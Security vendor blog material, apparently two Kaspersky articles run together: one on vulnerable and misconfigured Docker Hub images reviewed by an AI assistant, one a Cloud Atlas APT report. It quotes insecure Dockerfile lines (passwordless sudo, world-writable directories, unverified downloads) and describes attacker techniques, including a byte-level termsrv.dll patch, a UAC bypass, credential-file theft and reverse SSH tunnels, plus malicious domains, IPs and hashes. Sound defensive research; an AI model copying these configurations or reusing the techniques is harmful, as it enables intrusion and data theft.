Furthermore, there is a visible trend of attacks shifting toward CI/CD pipelines, where compromising a single component can lead to a full infrastructure takeover. Therefore, under current realities, securing containerized environments requires an approach that encompasses host protection, strict access control within the orchestrator, minimization of container capabilities, and comprehensive validation of the entire supply chain. Our solution Kaspersky Container Security has been designed with the specific characteristics of container environments in mind and provides protection at various levels from container images to the host system helping to implement the principles of secure software development.

What’s in the container? Analyzing vulnerabilities, risks and protection with Kaspersky Container Security and the KIRA AI assistant

Introduction

Containerization using Docker has become firmly established in modern development standards, significantly increasing the speed and convenience of deploying various services. Developers often use ready-made Docker images, making only minimal changes. The largest repository of container images is the Docker Hub service.

Container-hosted infrastructure is an attractive target for attackers. At a minimum, a compromised container can be used for DDoS attacks, cryptocurrency mining, or traffic proxying. The list of threats does not end there: once an attacker gains control of a container, they can steal or destroy data directly from it, access neighboring containers, or even attempt to escape the container, compromising the entire enterprise network.

At the same time, the infrastructure inside containers is typically updated less frequently and may contain outdated and vulnerable software versions. When deploying third-party images or modifying them for a specific environment, it is easy to make configuration errors that attackers can later exploit. And due to the architectural characteristics of containers, developers often face constraints when preparing images; to overcome these, they may resort to insecure solutions they find online.

In other words, containerized infrastructure can be both the simplest and the most lucrative target to exploit. Therefore, its security requires heightened attention. To minimize the risk of successful attacks on container infrastructure, it is essential to check the final Docker images, including all underlying layers, for vulnerabilities and misconfigurations. The easiest way to do this is by analyzing the Dockerfile; however, it is not always available for inspection. Moreover, it typically defines how to build layers on top of a base image from an external repository whose reliability cannot be guaranteed.

Image analysis results in Kaspersky Container Security

Image analysis results in Kaspersky Container Security

To help users identify insecure configurations and potential vulnerabilities within them, we have added our AI assistant to Kaspersky Container Security.KIRA (the assistant’s name) uses artificial intelligence to analyze the image and identify potential issues within, along with recommendations on how to fix them.

As part of this study, we asked KIRA to analyze a number of popular community images, and later in this article, we’ll show you the results.

Software vulnerabilities and compromise of update sources

One of the key security issues with using pre-built images is that developers do not update them in a timely manner. A Docker image is, by its very nature, a snapshot of a specific Linux distribution after packages have been installed on it. However, in most cases, it does not receive security updates on its own, unlike traditional Linux servers, where these updates are automatically installed by specialized services, such as unattended-upgrades in Debian-based distributions and dnf-automatic in RedHat-based distributions.

To apply updates to a Docker image, it must be rebuilt and redeployed. Often, this process is not automated, and some updates require additional effort to verify their correct operation, modify configurations when upgrading to new software versions, and so on. As a result, many popular images do not receive timely updates, which significantly increases the risks associated with their use.

An image that was secure at build time accumulates vulnerabilities as they are discovered in the packages installed within it, which over time significantly increases the opportunities for a successful attack on the container.

Vulnerable versions of web applications and network services accessible from the internet immediately become targets of various malicious campaigns. For example, just one day after the discovery of the CVE-2025-55182 vulnerability in React Server Components, our honeypots recorded numerous attack attempts related to this vulnerability. It was adopted by operators of many malicious campaigns, ranging from classic cryptocurrency miners to variants of Mirai and Gafgyt. Attackers are constantly adding new distribution methods and can use dozens of exploits targeting various vulnerabilities and configuration errors in popular services. Often, the same vulnerabilities are used in self-propagation mechanisms from already compromised hosts. For example, in a malicious campaign to spread the Dero miner, attackers use infected containers to automatically search for and infect new targets.

In addition to vulnerabilities that can be exploited remotely, attackers are rapidly adding local vulnerabilities to their arsenal, used to gain root privileges and escape the container: in the Kinsing malware campaign, attackers used CVE-2023-4911 (Looney Tunables) to elevate privileges, and in the perfctl campaign, the CVE-2021-4034 (PwnKit) vulnerability was used for the same purpose. The access gained was used to install a rootkit that hides the presence of perfctl on the system.

To assess the situation with unpatched vulnerabilities in containers, we took a random sample of 100 images, which included various popular solutions with 10,000 to 1 million downloads on DockerHub. In the 64 images we scanned, we found outdated software versions with critical vulnerabilities. For example, some images contained the CVE-2025-49844 vulnerability in the Redis server, leading to RCE by leveraging a vulnerability in the Lua parser; the current CVE-2026-24061 vulnerability in nginx, which in some configurations leads to a server process crash, and with ASLR disabled, again, to RCE; vulnerabilities CVE-2025-32463 in sudo and CVE-2023-4911 in glibc, allowing an attacker to gain root privileges with local access. At the same time, only one in ten Docker images from the analyzed sample is fully up to date.

TOP 10 Critical Vulnerabilities with PoC/Exploits available as shown in the Kaspersky Container Security Dashboard

TOP 10 Critical Vulnerabilities with PoC/Exploits available as shown in the Kaspersky Container Security Dashboard

It is worth noting that, of course, not every discovered vulnerability can be directly exploited by attackers. A practical risk arises when the vulnerable application or library is actually in use, and the conditions necessary for exploitation – which vary significantly from vulnerability to vulnerability – are met. Nevertheless, updates must not be ignored, as the risk of vulnerabilities being exploited – both individually and in various combinations – cannot be predicted in each specific case, and even vulnerabilities that seem harmless at first glance can ultimately pose a serious risk of compromise.

A record number of vulnerabilities in a single image

A record number of vulnerabilities in a single image

However, frequent updates have a downside. Every rebuild that downloads new packages from source repositories introduces an additional risk of a supply chain attack – a compromised dependency or a modified base image could silently inject malicious code into your environment precisely through an update. During our analysis of images from the sample, we did not find any signs of supply chain attacks. However, in March 2026, a supply chain incident occurred in the Trivy and LiteLLM projects. In the case of Trivy, the infected file was injected directly into the container image in the official repositories.

Detecting potentially malicious software using one of the images as an example

Detecting potentially malicious software using one of the images as an example

This leads to a difficult choice: infrequent updates leave known vulnerabilities unpatched within the image, while frequent updates increase the risk of supply chain compromise. Therefore, to protect your infrastructure, you need not only to regularly update base images but also to take a more comprehensive approach, specifically by pinning dependencies to known-good versions and scanning the resulting images for malware upon update.

Configuration vulnerabilities

Even a container with a fully updated image can be compromised if it is configured incorrectly. Embedding keys and secrets in the image, disabling authentication in network services, default passwords, and insecure file access permissions – all of these can be exploited by attackers in one way or another to achieve their goals.

Insecure image configurations detected by KCS based on rules

Insecure image configurations detected by KCS based on rules

The situation is exacerbated by the fact that errors may be introduced by the authors of the original image, which complicates their detection, as this requires analyzing every layer and the command that generated it. As with vulnerabilities, not every configuration error leads to compromise: it all depends on the container’s role, its network accessibility, and many other factors. But the very use of insecure settings will sooner or later lead to errors appearing in images where their consequences will be significantly more dangerous.

Standard rules are often insufficient for analyzing problematic configurations. To gain a deeper understanding of the context and assess potential risks, AI tools can be used. Later in this section, we will examine examples of typical insecure configurations we discovered while scanning public images from Docker Hub, along with the descriptions of issues and risk mitigation methods provided by the KIRA AI assistant.

Example of container analysis using KIRA

Example of container analysis using KIRA

Insecure handling of credentials

Use of default passwords

In some cases, containers may use default passwords set via environment variables or directly in Dockerfile. If these passwords are not overridden, attackers will be able to access the application by using the default password.

RUN |1 DEBIAN_FRONTEND=noninteractive /bin/sh -c echo [removed]:[removed] | chpasswd

According to KIRA’s analysis, the user’s password is stored in plain text in the image layer history. Anyone who gains access to the image – whether through a public registry, a compromised build environment, or other means – will be able to extract the password. If SSH or another form of interactive access is enabled in the container, this could lead to its complete compromise and allow attackers to move laterally within the infrastructure.

Passwords may be present in environment variables. Consider the following Dockerfile snippet:

ENV SERVERNAME=localhost WWW_PATH_CONF=/etc/apache2/apache2.conf WWW_PATH_ROOT=/var/www HTTPS=on PKP_CLI_INSTALL=0 PKP_DB_HOST=db PKP_DB_NAME=pkp PKP_DB_USER=pkp PKP_DB_PASSWORD=changeMePlease PKP_WEB_CONF=/etc/apache2/conf-enabled/pkp.conf PKP_CONF=config.inc.php PKP_CMD=/usr/local/bin/pkp-start

In this example, the environment variable PKP_DB_PASSWORD is set to changeMePlease. If the user forgets to override it, the application will use the password that can be obtained from Dockerfile.

Let’s look at another image:

/bin/sh -c #(nop)  ENV MOODLE_URL=<a href="http://0.0.0.0/">http://0.0.0.0</a> MOODLE_ADMIN admin       MOODLE_ADMIN_PASSWORD [removed]      MOODLE_ADMIN_EMAIL admin@example.com MOODLE_DB_HOST     MOODLE_DB_PASSWORD       MOODLE_DB_USER     MOODLE_DB_NAME    MOODLE_DB_PORT 3306

For this image, Dockerfile specifies that the administrator password is hardcoded in the ENV directive and remains in the image metadata (layer history, docker inspect). Anyone who gains access to the image (registry, build cache) will be able to extract this secret and compromise the account.

To eliminate these risks, ensure that no passwords are specified in Dockerfile. If authentication is required, you can use orchestrator mechanisms (secrets) or generate a temporary password when starting the container via the entrypoint script, without saving it in the layers. We also recommend using mechanisms for securely passing secrets at runtime (Docker secrets, Kubernetes Secrets) or, as a last resort, passing them via --secret during the build with BuildKit, but under no circumstances should they be left in the final image.

Passing passwords via command arguments

In some cases, passwords may be exposed when passed via command-line arguments, as these arguments are visible to all users on the system:

/bin/sh -c #(nop)  HEALTHCHECK &amp;{[""CMD-SHELL"" ""mysql --protocol TCP -u\""root\"" -p\""$MYSQL_ROOT_PASSWORD\"" -e \""SELECT 1;\""""] ""15s"" ""30s"" ""0s"" '\x05'}

In the example provided, the MySQL superuser password is passed into the healthcheck command in plaintext, making it visible when viewing the process list (ps aux), in audit logs, and in monitoring systems. If the attacker gains read access to the container’s processes or logs, they can extract the password and gain full control of the database.

To fix this issue, the healthcheck should use a local connection via a Unix socket with default authentication (if the auth_socket plugin is configured for root), or create a dedicated user with minimal privileges (e.g., only USAGE), without a password or with a password passed via a secure file (--defaults-file with restricted permissions). You can also use the MYSQL_PWD environment variable for healthcheck authentication, but it remains visible in /proc.

Privilege escalation in the container

One of the most common vectors for initial compromise of Linux systems is RCE in web applications and network services. Typically, these services have minimal privileges, which complicates attackers’ subsequent actions: dumping credentials, covering their tracks, attempting to escape the container, and much more.

The situation worsens significantly if the attacker gains root privileges, as this allows them to fully control all processes within the container, conceal their activity, and use methods to escape the container. For example, they can compromise the host if the container is privileged, a Docker socket is mounted inside it, or other insecure configurations and vulnerabilities exist that cannot be exploited with standard user privileges.

Similarly, this simplifies network attacks on neighboring containers, the orchestrator, and various internal services, making this configuration error a potential link in the chain for compromising the entire network.

Attacks on sudo

One of the simplest privilege escalation methods is executing arbitrary commands as root using sudo without entering a password. Consider the following example:

/bin/sh -c set -xe;     apt-get update &amp;&amp;       apt-get -y install sudo;       echo ""solr ALL=(ALL) NOPASSWD: ALL"" &gt;/etc/sudoers.d/solr;

Analyzing this configuration using KIRA immediately highlights the main issue: by installing the sudo package and setting NOPASSWD: ALL for the solr, the user severely violates the principle of least privilege. The Solr platform does not require such broad privileges to run within a container; instead, they create an easy path for escalating to root.

echo 'postgres ALL=(ALL:ALL) NOPASSWD:ALL' &gt;&gt; /etc/sudoers

In another example of an insecure configuration, NOPASSWD:ALL privileges are granted to a PostgreSQL database user, which is a direct and severe weakening of the access control policy. If an attacker gains the ability to execute code on behalf of the postgres user – through a vulnerability in a network service, an SQL injection, or by compromising of one of the processes – they will immediately and unconditionally be able to execute any commands on behalf of the root user. This is equivalent to the entire container running as root.

As a risk mitigation measure, we recommend completely removing this directive. The minimum necessary commands requiring privileges should be delegated on a case-by-case basis via sudoers with explicit specification of allowed executables and parameters, using NOPASSWD only as a last resort and for specific utilities.

Our AI assistant KIRA can identify even more complex insecure configurations, such as allowing passwordless sudo for the entire sudo group — by modifying existing rules.

perl -i -pe 's/\bALL$/NOPASSWD:ALL/g' /etc/sudoers

The risk in this example is that the command replaces standard declarations requiring authentication with passwordless execution of all commands for any user within the sudo group – potentially including postgres, should it be assigned to that group. This expands the attack surface to all group members, turning each of them into a potential point for instant privilege escalation.

To mitigate the risks, we recommend not modifying the global sudoers policy, keeping the standard password requirement, or using a more secure escalation mechanism – such as gosu to run a specific process on behalf of another user without permanent privileges.

Insecure file permissions

Another common vector for privilege escalation is insecurely configured file and directory permissions. Most often, for convenience, container image authors use 777 permissions, which allow anyone – including unprivileged users – to freely create and delete files, as well as modify their contents. This can lead to both privilege escalation and the ability for an unprivileged attacker to delete or modify logs, among other undesirable consequences.

Consider the following command:

chmod 0777 /usr/share/cargo /usr/share/cargo/bin

The risk is that directories containing binary files and scripts will become writable by any container user. This allows a low-privileged attacker to replace utilities included in cargo or add new malicious executables. When these tools are subsequently invoked, especially as the root user or via sudo, the attacker’s code will execute with the inherited privileges of the calling process, leading directly to a local privilege escalation.

To mitigate the risks, you can set the minimum necessary permissions: chmod 0755 for directories and chmod 0755/0644 for the corresponding files. The owner should be root, and only the owner should be allowed to write. Do not use chmod 777 on any system paths.

Lack of integrity checks

Downloading software without verifying its integrity can make the infrastructure vulnerable to software tampering.

For example, this risk may arise when downloading a distribution via HTTP:

RUN /bin/sh -c wget -qO- ""<a href="http://acestream.org/downloads/linux/acestream_3.1.49_debian_9.9_x86_64.tar.gz">http://acestream.org/downloads/linux/acestream_3.1.49_debian_9.9_x86_64.tar.gz</a>"" | tar --extract --gzip -C /opt/acestream

Using HTTP without verifying the archive’s integrity creates conditions for a man-in-the-middle attack during the image build phase. An attacker controlling the communication channel or DNS can replace the archive with malicious content, which will compromise the container and the entire environment in which it runs.

To mitigate the risks, you can configure connections to web resources to use HTTPS only — if the resource supports this protocol. You can also download the archive without extracting it, compare its checksum (SHA256) with the checksum from a trusted source, and only then extract it. It is advisable to store the verified archive in an internal artifact repository to avoid direct downloads from the network.

There will still be a MitM risk even if certificate verification is disabled:

wget --no-check-certificate<a href="https://github.com/phpvirtualbox/phpvirtualbox/archive/refs/heads/7.2-dev.zip"> https://github.com/phpvirtualbox/phpvirtualbox/archive/refs/heads/7.2-dev.zip</a> -O phpvirtualbox.zip

The absence of TLS certificate verification allows an attacker controlling the network segment to replace the downloaded ZIP archive with malicious content. Since the archive contains PHP code that will be executed by the web server, compromise during the build phase will result in the deployment of a backdoor or data leakage.

To mitigate the risks, remove the --no-check-certificate flag; after downloading, calculate the SHA256 hash of the archive and verify it against a known reference value (the release page or a local repository of trusted hashes). Additionally, consider using a fixed release (tag) rather than the floating 7.2-dev branch.

Conclusion

Docker containers have become a very popular means of deploying software, and attackers are by no means oblivious to this trend. They are rapidly adding software vulnerabilities and configuration errors to their arsenal and carrying out attacks on supply chains. They can compromise container infrastructure for a wide variety of purposes, from cryptocurrency mining to encrypting data for ransom or stealing information critical to the company.

Our research found that 64 out of 100 container images for popular applications contain critically vulnerable software, and only 10% are fully up to date. We also identified numerous insecure configurations, including passwords stored in plaintext in Dockerfiles and excessive privileges granted to users and processes.

To detect and prevent these threats, it is essential to strictly adhere to security measures: audit image configurations, securely manage secrets used in images, apply security updates in a timely manner, scan their contents for malware with every update, and follow industry-standard best practices for enhancing security.

This approach requires specialized solutions built to accommodate the unique characteristics of container environments. Kaspersky Container Security ensures the security of containerized applications at every stage of their lifecycle, from development to operation. The product protects an organization’s business processes, helps ensure compliance with industry standards and security regulations, and enables the implementation of secure software development practices.

Cloud Atlas activity in the second half of 2025 and early 2026: new tools and a new payload

In 2025, we observed pervasive SSH tunnel activity, which has remained active into 2026, affecting many government organizations and commercial companies in Russia and Belarus. Behind some of this activity is Cloud Atlas, a group we have known since 2014. During our investigation, we identified new tools used by this group, as well as indicators of compromise.

The group is back to sending out archives containing malicious shortcuts that launch PowerShell scripts. This technique is employed in addition to the previously described use of malicious documents, which exploit an old vulnerability in the Microsoft Office Equation Editor process (CVE-2018-0802) to download and execute malicious code. We have observed the use of third-party public utilities (Tor/SSH/RevSocks) to gain a foothold in infected systems and create additional backup control channels.

Technical details

Initial infection

As for the primary compromise, Cloud Atlas remains consistent in using phishing. In the observed campaigns, the attackers emailed a ZIP archive containing an LNK file as an attachment.

Malware execution flow

Malware execution flow

Attackers use LNK shortcuts to covertly execute PowerShell scripts hosted on external resources. The command line of the shortcut:

Example of the PowerShell script downloaded and executed by the shortcut:

Example of the PowerShell script downloaded by the shortcut

Example of the PowerShell script downloaded by the shortcut

Actions performed by the downloaded PowerShell:

Step Action Description
1  Drops “$temp\fixed.ps1” Pre-staging: places the main payload locally in advance to ensure an execution capability independent of subsequent network connectivity or C2 availability.
2 Creates “Run” registry key “YandexBrowser_setup” for “$temp\fixed.ps1” startup

Early persistence: guarantees execution upon the next logon or reboot. If the script is interrupted during later stages, the payload will still activate automatically.
3 Downloads and drops “$temp\rar.zip”
Extracts “*.pdf” from the downloaded  “$temp\rar.zip”
Payload delivery: retrieves the decoy archive from the remote server to prepare user-facing content for the distraction phase.
4 Extracts “*.pdf” from the downloaded  “$temp\rar.zip” Decoy preparation: unpacks the legitimate-looking document so it can be executed silently without requiring user interaction.
6 Opens extracted decoy document “*.pdf” with user’s default software User distraction: opens a convincing document to maintain user engagement and creates a legitimate workflow appearance to buy additional 30–120 seconds for background operations.
6 Executes  “taskkill.exe /F /Im winrar.exe” Process concealment: terminates the archive extractor to prevent the user from seeing the archive contents or noticing unexpected file extraction activity.
7 Searches and deletes “rar.zip”, “*.pdf.zip” and “*.pdf.lnk” Anti-forensic cleanup: removes the initial infection artifacts before activating the main payload, reducing the number of disk traces available for incident response or EDR correlation.
8 Executes  “$temp\fixed.ps1” Controlled execution: launches the main payload only after persistence is secured, the user is distracted, and access traces are cleaned up.

Fixed.ps1 (loader)

The primary purpose of the Fixed.ps1 script is to deliver and install subsequent malware onto the compromised system, specifically VBCloud and PowerShower. Fixed.ps1 establishes persistence (by adding itself to registry Run keys), creates a decoy for the user (by opening a PDF document), and executes the next stages of the attack.

Fixed.ps1::Payload (VBCloud dropper)

Example of the fixed.ps1::Payload (VBCloud dropper)

Example of the fixed.ps1::Payload (VBCloud dropper)

This module functions as a dropper for the VBCloud backdoor. It drops two files onto the infected machine:

  • video.vbs: the loader of the backdoor,VBCloud::Launcher. This is a VBScript that decrypts the contents of video.mds (typically using RC4 with a hardcoded key) and executes it in memory.
  • video.mds: the encrypted body of the backdoor, VBCloud::Backdoor. This is the main module that connects to a C2 server to receive additional scripts or execute built-in commands. This backdoor is designed to function as a stealer, specifically targeting files with extensions of interest (such as DOC, PDF, XLS) and exfiltrating them.

Fixed.ps1::Payload (PowerShower)

This module installs a second backdoor called PowerShower on the system. We don’t have the specific script that performs this installation, but we assume it’s performed by a script similar to fixed.ps1::Payload (VBCloud dropper).

Unlike VBCloud, which focuses on file theft, PowerShower is primarily used for network reconnaissance and lateral movement within the victim’s infrastructure. PowerShower can perform the following tasks:

  • Collect information about running processes, administrator groups, and domain controllers.
  • Download and execute PowerShell scripts from the C2 server.
  • Conduct “Kerberoasting” attacks (stealing password hashes of Active Directory accounts).

PowerShower is dropped onto the system via the path ‘C:\Users\[username]\Pictures\googleearth.ps1’.

Contents of the googleearth.ps1(PowerShower)

Contents of the googleearth.ps1(PowerShower)

PowerShower::Payload (credential grabber)

PowerShower downloads an additional script for stealing credentials. It performs the following actions:

  • Creates a Volume Shadow Copy of the C:\ drive.
  • Copies the SAM (stores local user password hashes) and SECURITY system files from this shadow copy to C:\Users\Public\Documents\, disguising them as PDF files.
  • The script is launched in several stages. To execute with high privileges, the script uses a UAC bypass technique via fodhelper.exe (a built-in Windows utility). This allows PowerShell to run as an administrator without directly prompting the user, which could otherwise raise suspicion.

The full launch chain looks like this:

The full Base64-decoded script is given below.

Multi-user RDP by patching termsrv.dll

Moving laterally across the victim’s network, the attackers executed a suspicious PowerShell script named rdp_new.ps1 (MD5 1A11B26DD0261EF27A112CE8B361C247):

The script is designed to allow multiple RDP sessions in Windows 10 by patching the termsrv.dll file. Termsrv.dll is the core Windows library that enforces Remote Desktop Services rules.

By default, Windows limits the number of simultaneous RDP sessions. Removing this restriction allows attackers to operate on the machine in the background without disconnecting the legitimate user, thereby reducing the likelihood of detection.

At first, the script enables RDP on the firewall and downgrades the RDP security settings:

Before modifying termsrv.dll, the script takes ownership and assigns itself full permissions. Then the script finds the sequence of bytes 39 81 3C 06 00 00 ?? ?? ?? ?? ?? ?? and replaces it with B8 00 01 00 00 89 81 38 06 00 00 90. After these manipulations, the script restarts the RDP service.

Example of script

Example of script

The patched version allows multiple concurrent logins so attackers can stay connected without disrupting the legitimate user, thereby reducing suspicion.

Reverse SSH tunneling

As mentioned above, during this wave of attacks, the adversaries widely deployed reverse SSH tunnels to many hosts of interest. The compromised machine initiates an SSH connection to an attacker-controlled server, which allows attackers to bypass standard firewall rules via establishing outbound connections.

That way, even if the primary backdoor is discovered, the attackers can maintain control through the SSH tunnel.

To install a reverse SSH tunnel on a victim’s host, the attackers run VBS scripts via PAExec or PsExec.

We’ve seen three types of scripts:

  • Gen.vbs (WriteToSchedulerGenerateKey.vbs) generates key for SSH tunnel.
  • Run.vbs (WriteToSchedulerRunSSH.vbs) runs reverse SSH tunnel.
  • Kill.vbs (WriteToSchedulerKillSSH.vbs) stops reverse SSH tunnel via taskkill.exe.

To achieve persistence, the attackers added a new scheduled task in Windows:

In some cases, before establishing a reverse SSH tunnel, attackers set new access permissions to the folder containing the private key to prevent the legitimate user or system administrators from easily accessing or modifying it:

Patched OpenSSH

Some OpenSSH binaries used by the attackers had their imports modified. Instead of libcrypto.dll, the SSH executable imports syruntime.dll, which was placed in the same folder as the binary. This was likely done to evade detection and ensure stealth.

In addition, we found a portable version of OpenSSH, presumably compiled by the adversaries:

RevSocks

In addition to Reverse SSH tunnels, the attackers installed RevSocks using the same infrastructure. RevSocks is an alternative tool to SSH for establishing tunnels and proxy connections, written in Golang. This tool allows direct connection to workstations on the local network. It also allows attackers to gain access to other segments of the victim’s network by using the machine as a gateway. In some cases, C2 addresses were hardcoded into the binary; in other cases, the C2 was passed in command line arguments.

There were also reverse SOCKS samples with hardcoded C2 addresses:

Tor tunneling

To maintain control over the compromised host, the Tor network was used in some cases. A minimal set of a Tor executable and configuration files, necessary for launching HiddenService, was copied to the system directories of infected devices. The name of the Tor Browser executable file was modified. As a result, the infected machine was accessible via RDP from the Tor network when accessing the generated .onion domain.
Below is an example of a configuration file for routing connections from Tor to RDP ports on the local network, as well as example command lines for logging into Tor.

Example of TOR configuration file

Example of TOR configuration file

PowerCloud

We analyzed a new Cloud Atlas tool, PowerCloud. It collects user data with administrator privileges and writes this information to Google Sheets in Base64 format.

The tool represents an obfuscated PowerShell script. In most cases, it is packaged into an executable file using the PS2EXE utility, but we have also encountered variants in the form of a separate PowerShell script.

To find administrators on the victim host, the tool executes the following command:

This information is appended with the computer name and current date, the data is encoded in base64, and then the collected data is added to an existing Google Sheet.

PowerCloud script

PowerCloud script

Browser checker

Additionally, the attackers used another PowerShell script (MD5 5329F7BFF9D0D5DB28821B86C26D628F), compiled into an executable file via PS2EXE, which checks whether browser processes (Chrome, Edge, Firefox, and other) are running. This helps detect when the user is working on the computer. This can be used to choose the optimal time for conducting attacks (for example, when the user is away but their browser is still open) or simply to gather information about the victim’s habits.

The information about running browsers is written to a log file on the local host.

Fragment of the deobfuscated script

Fragment of the deobfuscated script

Victims

According to our telemetry, in late 2025 and early 2026, the identified targets of the described malicious activities are located in Russia and Belarus. The targeted industries mostly include government agencies and diplomatic entities.

We attribute the activity described in this report to the Cloud Atlas APT group with a high degree of confidence. The group used techniques and tools described previously, such as the initial access vector, the Python script for information gathering, and the Tor application for forwarding ports to the Tor network. The victim profile and geography also matches the Cloud Atlas targets.

We couldn’t help but notice some parallels with recent Head Mare activity. The PhantomHeart backdoor (available in Russian only), attributed to Head Mare and used to create an SSH tunnel, was placed in directories actively used by Cloud Atlas:

  • C:\Windows\ime
  • C:\Windows\System32\ime
  • C:\Windows\pla
  • C:\Windows\inf
  • C:\Windows\migration
  • C:\Windows\System32\timecontrolsvc
  • C:\Windows\SKB

However, TTPs are still differentiated.

Conclusion

For more than ten years, the Cloud Atlas group has continued its activities and expanded its arsenal. Over the course of last year, many targeted campaigns in general were found to employ ReverseSocks, SSH and Tor, and the use of these utilities was no exception for Cloud Atlas. Creating such backup control channels using publicly available utilities significantly complicates the complete disruption of attackers’ actions on compromised systems. We will continue to closely monitor the group’s activity and describe their new tools and techniques.

Indicators of compromise

Additional information about this activity, including indicators of compromise, is available to customers of the Kaspersky Intelligence Reporting Service. If you are interested, please contact intelreports@kaspersky.com.

PowerCloud

7A95360B7E0EB5B107A3D231ABBC541A  C:\Windows\wininet.exe
C0D1EAA15A2CEFBAB9735787575C8D8E C:\Windows\LiveKernelReports\update.exe
D5B38B252CF212A4A32763DE36732D40   C:\Windows\ime\imejp\dicts\i39884.exe
3C75CEDB1196DF5EAB91F31411ED4B33  C:\pla\reports.exe
42AC350BFBC5B4EB0FEDBA16C81919C7   C:\ProgramData\update_[redacted].exe
493B901D1B33EB577DB64AADD948F9CE  C:\Windows\migration\wtr\MicrosoftBrowser.exe
2CABB721681455DAE1B6A26709DEF453  C:\Windows\pla\reports\winlog.exe
1B39E86EB772A0E40060B672B7F574F1 C:\Windows\System32\timecontrolsvc\vmnetdrv64.exe
1D401D6E6FC0B00AAA2C65A0AC0CFD6B C:\Windows\setup\scripts\install\software\activation\aact\dfsvc.exe
40A562B8600F843B717BC5951B2E3C29  C:\Windows\branding\scat.exe
F721A76DEB28FD0B80D27FCE6B8F5016  C:\Windows\ime\imekr\dicts\dfsvc.exe
D3C8AFD22BAA306FF659DB1FAC28574A  C:\ProgramData\update_[redacted].exe
6D7B2D1172BBDB7340972D844F6F0717 C:\Users\[redacted]\AppData\Local\1c\1cv8\1cv8ud.exe
C:\Users\[redacted]\AppData\Local\1c\1cv8\svc.exe
9769F43B9DE8D19E803263267FA6D62E C:\Users\[redacted]\AppData\Local\1c\1cv8\1cv8ud.exe
63B6BE9AE8D8024A40B200CCCB438F1D  C:\Windows\notepad.exe
6AA586BCC45CA2E92A4F0EF47E086FA1  C:\Windows\splwow32.exe
EBA3BCDB19A7E256BF8E2CC5B9C1CCA9   C:\Users\[redacted]\Desktop\soc\stant.exe
B4E183627B7399006C1BC47B3711E419  C:\WINDOWS\ime\service.exe
F56B31A4B47AD3365B18A7E922FBA1A8  dfsvc.exe
F6F62456FB0FCC396FB654CBED339BC3   –
25C8ED0511375DCA57EF136AC3FA0CCA   C:\branding\dwmw.exe

Browser checker

5329F7BFF9D0D5DB28821B86C26D628F  C:\ProgramData\checker_[redacted].exe

ReverseSocks

2B4BA4FACF8C299749771A3A4369782E  C:\Windows\PLA\System\bounce.exe
C:\Windows\pla\print_status.exe
BA9CE06641067742F2AFC9691FAFF1DC   C:\ProgramData\hp\client.exe
FB0F8027ACF1B1E47E07A63D8812ED50   C:\Windows\System32\timecontrolsvc\vmnetdrv64.exe
BBF1FA694122E07635DEEAC11AD712F8   C:\Windows\System32\HostManagement.exe
F301AA3D62B5095EEC4D8E34201A4769   C:\Windows\ime\imejp\msfu.exe
F9C3BBE108566D1A6B070F9C5FB03160   C:\Windows\ime\imetc\help\IMTCEN14.exe

Malicious MS Office documents

369B75BDCDED16469EDE7AB8BEDCFAE1
9EAAE9491F6A50D6DF0BE393734A44CB
3E6E9DF00A764B348EC611EE8504ACA0
9BD788F285E32A05E6591D1EB36EBFFC
F42085522EC2EBB16EDCF814E7C330AD
2042EB5D52F0B535A1CE6B6F954C8C2B
2AA1E9765EF6B00B94A9B6BE0041436A
36120F5E9411BCBAC7104EF3FA964ED2
5000A353399500BC78381DC95B6ED2DC
579A9952D31CAD801A3988DBE7914CE7
867B634588C0FD6B26684D502C15AB03
38FA4306FA4406BA31CF171AF4D36E34
83EDDE9F7EEEFAC0363413972F35572B
CC751619BFEC0DC4607C17112B9E3B2C
A632858F14B36F03D0F213F5F5D6BFF2
097CA205AD9E3B72018750280904718C
69121C36EB8BF77962DCA825FCFFD873
C5702EB250F855C8C872FFFB9BB656ED
ED34F5A136FBA4FDEA976570FAA33ED7
0577DB70844E88B32B954906E2F20798
28ECF8FB6719E14231B94B4D37629B0E
0857C84B62289A1A9F29E19244E9A499
0C514E137860F489E3801213460EF938
50568B1F9335A7E3BA4E5DF035A8FB86
7F776AD200287D6DE14A29158C457179
51F7F794ED43FB90D0F8EBBB5EFFE628
B8C753DD254509FBA5077FFD5067EAB0
BC3739DEC8CD8F54F3F60A85F3ED600E
EC076CD21C483A40156F4E40D08DADED
216CB7F31D383C0DD892B284DF05A495
116F59E70A9DF97F4ADAEA71EECB1E9A
7242AC065B50BCDE9308756B49DBADCB
8158552950D2E13B075001CE0C52AA97
A75DBED984963B9AB21309C5B2F8FD9B
0320DD389FDBAB25D46792BD2817675E
5339D1A666F3E40FE756505CF1D87D4B
67D7E3AEEB673BF60C59361C12A4ED81
89572F0ED20791A5AC9FC4267D67CCB0
B6AAE073E7BFEBF4D643C2BBEB5C02E1
344CA9EA07CD4AC90EF27F8890D4EC05

Domains and IPs

Reverse SSH/Socks domains

tenkoff[.]org
cloudguide[.]in
goverru[.]com
kufar[.]org
ultimatecore[.]net
spbnews[.]net
onedrivesupport[.]net

Malicious and compromised domains used in MS Office documents

amerikastaj[.]com
bigbang[.]me
paleturquoise-dragonfly-364512.hostingersite[.]com
wizzifi[.]com
totallegacy[.]org
mamurjor[.]com
landscapeuganda[.]com
lafortunaitalian.co[.]uk
kommando[.]live
internationalcommoditiesllc[.]com
humanitas[.]si
fishingflytackle[.]com
firsai.tipshub[.]net
alnakhlah.com[.]sa
allgoodsdirect.com[.]au
agenciakharis.com[.]br

Powershell payload staging

istochnik[.]org
znews[.]neti
investika-club[.]com
194.102.104[.]207
46.17.45[.]56
46.17.45[.]49
46.17.44[.]125
46.17.44[.]212
185.22.154[.]73
194.87.196[.]163
195.58.49[.]9
93.125.114[.]193
93.125.114[.]57
45.87.219[.]116
37.228.129[.]224
185.53.179[.]136
185.126.239[.]77
5.181.21[.]75
146.70.53[.]171
45.15.65[.]134
185.250.181[.]207
81.30.105[.]71

File paths

VBS scripts

WriteToSchedulerKillSSH.vbs
Create_task_day.vbs
WriteToSchedulerGenerateKey.vbs
C:\Windows\INF\Run.vbs
c:\Windows\INF\install.vbs
Update.vbs
c:\Windows\PLA\System\Gen.vbs
C:\Windows\INF\GenK.vbs
c:\Windows\PLA\System\Kill.vbs
c:\Windows\PLA\System\Run.vbs

ssh.exe

c:\Windows\ime\imejp\Asset.exe
c:\Windows\PLA\System\conhosts.exe
c:\Windows\INF\BITS\esentprf.exe
c:\Windows\INF\MSDTC\RuntimeBrokers.exe
c:\Windows\inf\diagnostic.exe

ReverseSocks

C:\Windows\PLA\System\bounce.exe
C:\ProgramData\hp\client.exe
C:\Windows\System32\timecontrolsvc\vmnetdrv64.exe

